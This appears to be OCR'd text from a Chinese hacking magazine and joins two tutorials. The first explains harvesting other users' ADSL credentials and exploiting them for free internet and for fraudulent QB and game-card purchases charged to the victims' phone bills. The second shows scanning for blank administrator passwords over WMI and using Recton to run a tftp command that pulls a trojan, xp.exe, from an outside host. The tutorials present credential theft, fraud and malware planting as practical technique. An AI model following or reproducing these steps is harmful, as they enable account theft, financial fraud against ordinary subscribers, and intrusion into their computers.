



图9

ADSL密码终结者自身带一个很贴心的功能就是“密码管理”，如图10，所有破解的帐号和密码都将自动保存在数据库中，并且附加上该帐号所在省市名称，同一帐号在不同时间被扫描够两次，不会重复保存。


图10

相信利用此软件大家都能获得大量ADSL上网帐户和密码，有人会问获取这些有什么用呢？我下面简单说下。

1.免费上网

前提条件是同一个地区，一般以市级为单位，不信在家输入你当地朋友的上网帐号应该也能拨上去吧。我们破解出当地的ADSL帐号就可以用别人的号拨号上网了，拨号又分为两种情况：一种是同一时间多台机器都能拨上去（我们地区以前就这样，不过后来升级了），这样就太爽了，直接用别人号拨号上网就可以了，没有任何影响，不过现在这样的地区似乎是越来越少了；第二种也就是一个号在同一时刻只能一台机器用，假如你用盗取的ADSL上网帐号拨号上网，而这时帐号的原配户主拨号就拨不上去

了。这里我给大家讲一个小技巧，一般宽带安装部门都会给用户一个网址，用来修改上网密码或其它信息，这个网址的获得还是很简单的，看下当地宽带安装宣传单或者当地门户网站应该都会有提供的。然后登录这个地址，你是不是想说把密码改了那样对方就上不去了？我只能说千万不要这么做，对方可以挂失然后更改密码，到时这个“肉号”就没了（今天竟然自创“肉号”这个术语，再一次佩服自己的想象力。哎呀！哪里来的鸡蛋啊……），我们主要的是知道他的上网时间记录，如图11，通过了解对方的作息规律达到免费上网的目的！从时间段我们可以看出这位用户晚上基本都在网上，倘若你在傍晚拨号上网，而它再拨号就拨不上去了，时间长了他发现有人用自己的帐号就会把密码改了。所以最好找些某一时间段无上网记录的用户，因为有些ADSL用户白天上班只在晚上回家上网，这样白天就可以用他们的号上网了（上次寒假回家，我手工破出一个自从安装宽带后上网记录为零的用户，从记录中可以看出宽带已经开通好几个月了，估计是交了1年的钱吧，为什么没拨号上网我不得而知，反正我是兴奋得要死，让我免费上了一寒假网，你要有幸破出这样的用户……^_^），采取敌进我退，敌退我进的战术，就能达到免费上网的目的了，呵呵。




图11

2.网上消费

像移动运营商的手机代收费业务一样，目前中国电信也充分利用自己的用户资源、网络资源、应用支撑平台资源、营销网络、客户服务和宣传渠道等资源，正大力推广着互联星空（http://www.chinavnet.com）等SP代收费业务。利用中国电信的SP代收费系统，用户可以十分方便的在各类SP（Service Provider：互联网内容及应用服务商）网站上，使用自己的163或宽带上网帐号和密码在网上完成很多收费服务的缴费过程，例如充QB、充游戏点卡、在线购物等等。所需要的一切费用都在该上网帐号绑定的固定电话的电话费中扣除，前端时间流行的刷QB就是这种方法，如图12。




图12

不过现在对充值要求有所提高，一般用当地的IP充值才会成功，不过方法也是有的，那就是让IE绑定当地代理服务器或者入侵当地的一台电脑（比如3389登录），再进行充值。另外，帐号每月默认都有消费最大限额（假如没限额，估计那人要哭死了），互联星空称之为信用额度，如图13，当月消费达到信用额度时，就不能继续消费了。




图13

好了，文章暂且就写到这，本文意在奉劝没有修改ADSL猫默认密码的用户尽快修改默认密码，提高自己的安全意识，以避免额外的经济损失。

（文本涉及的相关工具：ADSL密码终结者2005，光盘中有收录。）



当人们将网络安全看得越来越重要，当操作系统改朝换代，当IPC、RPC都不再管用，菜鸟们纷纷抱怨手头的肉鸡越来越少（这不前几天还有一个朋友向我借肉鸡，还问我是怎么得手的），作为大菜鸟的我，深知其中的滋味，在有点心得时，不敢独享，特以本文和大家一起分享吧！

WMI服务作为系统的重要服务，默认是开放的，所以让我们这些菜鸟有机可乘了。记得以前也有这方面的入侵文章，但有一个重要的地方没说，WMI服务需要与RPC DCOM服务都开启才能利用，不然……（自己去试试会怎样！）根据我几日来的测试，发现打了补丁的WIN2000 SP4和WINXP SP1都可以入侵。OK，我们现在开始了。要入侵首先要清楚哪台电脑有漏洞，这里给大家介绍一款小巧的软件——Ntscan，此软件不仅可以扫IPC$漏洞，还可以扫WMI漏洞，如图1。

在使用前需要设置一下，以提高扫描速度。在软件目录下有两个文件：NT_pass.dic和NT_user.dic。打开NT_pass.dic，只保留%null%后保存。




图1

NT_user.dic 只保留 administrator 就可以了。打开 Ntscan，填上要扫描的IP段，thread（线程）设置为适合你网络速度的值，我这里设为100。接着在点 WMIscan，端口填135，然后就可以start 了。有漏洞的已经出来几台了，如图2。




图 2

我们随便选一台，然后打开另一个软件——Recton2.5，使用这个软件我们就可以利用 WMI 漏洞开3389、telnet、远程执行命令等，功能非常强大。我们填上目标IP 及弱口令，选择远程执行命令，在CMD 中输入 tftp –i zshack.soft home.cn get xp.exe，其中xp.exe 是木马程序，这样稍微过了30秒，木马就上传成功了，如图3。

